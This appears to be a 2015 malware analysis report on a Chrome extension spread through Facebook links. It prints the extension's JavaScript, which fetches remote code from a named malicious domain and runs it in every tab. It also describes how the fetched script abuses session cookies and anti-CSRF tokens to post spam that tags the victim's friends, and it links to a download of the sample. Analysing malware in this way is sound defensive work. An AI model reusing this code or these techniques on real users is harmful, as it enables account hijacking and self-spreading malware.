Facebook Malware Analysis

Nikolas Totosis

Nikolas Pantazopoulos


Section 1: Introduction

1.1 Overview

Lately, a new malware has been seen spreading on Facebook.Facebook is an online social networking service which had over 1.3 billion active users as of June 2014. At that moment, three different variations and spreading methods have been observed. According to the samples that have been acquired,there are three quick campaigns that had been launched. There are some similarities on the way the malware achieves that huge amount of infected victims with a combination of pre-registered domains in the role of C&C server.

1.2 Background

A close friend of mine, who specialize in social media marketing and management, called me late at night requesting my help. He was terrified about the fact that most of his friend on Facebook platform, have been posting status with strange links.Having really a strong interest in malware researching, I decided with a friend to fully understand the process of infection and spreading.



Section 2: Methodology

2.1 Infection

Before we start analyzing the spreading method, we should focus first on the way(s) a user could be infected. First of all, that kind of social engineering attacks(triggering user's curiosity in order to click the link) are widely known to the public and had been the base of (spear) phishing attack. In our case, and particular in the first of the three campaign, infected users would post a status with a link and a small, randomly generated description.

When the user would click in the link, a redirection takes place, and the shortenedURL (classical behavior of spamming links to be shortened) takes the user to another page. The other page, has a feel and look of an unknown Facebook profile with a video posted. If the user uses Chrome, clicking in the video in order to watch it, would ask to install a chrome extension as to acquire access to its content. If the user uses Firefox or Opera, again a redirection takes place to a random site.

2.2 Extension Info

Breaking apart chrome's extension, we come across these files:

Name	Date modified	Type	Size
_metadata	2/2/2015 3:03 μμ	File folder	
i	2/2/2015 3:04 μμ	File folder	
settings	31/12/2014 12:14 μμ	File folder	
a	2/2/2015 3:11 μμ	JScript Script File	1 KB
b	2/2/2015 3:11 μμ	JScript Script File	1 KB
background	1/2/2015 3:40 μμ	Firefox HTML Doc...	1 KB
background	29/1/2015 4:07 μμ	JScript Script File	1 KB
manifest.json	30/1/2015 10:51 πμ	JSON File	1 KB
options	27/11/2014 6:00 μμ	Firefox HTML Doc...	2 KB
s	2/2/2015 3:10 μμ	JScript Script File	1 KB
Unbenannt-1	30/12/2014 6:12 μμ	JPEG image	30 KB

Apart from the usual structure of a chrome's plugin, really interesting are the JavaScript files a.js.b.js and s.js. The code flow of these files is the following. First of all, an event is registered on chrome tabs (onUpdate) with the following callback function: Prepare an XMLHttpRequest, implement a function and execute it when the request is finished and response is ready to be processed

```
chrome.tabs.onUpdated.addListener(function(tabId) {
    chrome.tabs.get(tabId, function(tab) {
            var xmlhttp = new XMLHttpRequest();
            xmlhttp.onreadystatechange = function() {
            if (xmlhttp.readyState == 4) {
                chrome.tabs.executeScript(tab.id, {
                    code: xmlhttp.responseText
                });
            }
            }
            xmlhttp.open("GET", "https://private-party-movies.com/java/post-neu.js?=5777D");
            xmlhttp.send();
            })
});


 var first_run = false;
if (!localStorage['ran_beforex4']) {
  first_run = true;
  localStorage['ran_beforex4'] = '1';
}

 var currentTab = "1";
if (first_run){
 chrome.tabs.create({url: 'http://www.facebook.com'});
}
```

Image 1

This function performs a GET request to three different URLs (there are three different in the three js files (a.js, b.js, s.js) and the response is a JavaScript file.Upon receiving this js file, it executes thisJavaScriptcode by setting it chrome.tabs.executeScript (tab.id, {code:JavaScriptFile}) and send the request to the previously specified URL (see image 1).

After registering the event and implementing the function, there is a declaration of a Boolean variable and a check in browser's LocalStorage to see if there is a specific entry.If there is not, the Boolean variable is initialized to true and we insert the entry we checked before. Then, the last code block is an if statement. If the previously declared Boolean variable is true, anew tab is opened with the FacebookURL and the onUpdate event is triggered.

2.3 Spreading

Upon triggering the OnUpdate event and executing the JavaScriptcode (which comes as the response text of the GET Request) we can see the spreading method.First of all, due to the fact that user is signed in, the JavaScript script has access to the user's cookies. As a result, there are twoinitializations ofvariables: one the User id which is generated based on a regexpcheck on the cookie, and the other one is Facebook's anti-CRSF unique string.Then, a function is declared which generates a pseudo-random ASCII string. The generated-string's length, is based on function's parameter. According to our samples, it varies between numbers five and seven.

After that, another XMLHttpRequest is performed to is.gd. (These kind of websites, short the URL by prompting the user to go first from their website, and then they redirect him to another one.) The request's response, is a newly generated malicious URL.Next step is getting user's friends, in order for

them to be tagged to the next status. This action is performed again via an XMLHttpRequest. Next, after getting the response, sorting the entries, a function collects all the user's friends and secures that its length will not be bigger than twenty.Eventually, after getting all the previous data, comes the core function: a post request with a big string of parameters (from user's id to anti-CRSF token) in order to force a status update to the user's profile.The status tags all the previous collected friends and has a randomly generated-Ascii message (the previously described function) with the also previously generated malicious link.After that, an entry again is pushed to LocalStorage with a timer.

Section 3. Gathering Info

Section 3.1Domains

The malicious domain seems to be hosted with a majority of also weird ones. At the time this report was written, all of the domains redirected user to the malicious one.According to variable's names, it seems authors are from Turkey or some country near it. The domain names were the following:
http://specialmov.com/

http://private-party-movies.com/

Section 4. Measures and Protection

In conclusion, this is not a sophisticated attack but rather a normal social engineering one. It is based on user awareness and curiosity. Even though the malicious code is simple, it is yet untraceable from Antiviruses due to the fact that it is executed in Chrome sandbox as a trusted content(When the user clicks to install the malicious extension, its content is automatically considered trusted).Feel free to download it and explore it.

Section 5.References

[1]http://diveintohtml5.info/storage.html

[2]https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest

[3] https://mega.co.nz/#!l4hG0Kha!6mRjTCppkS9QJZ8ewqbL3s3XuVQsARuiF0Xe5Q9H10w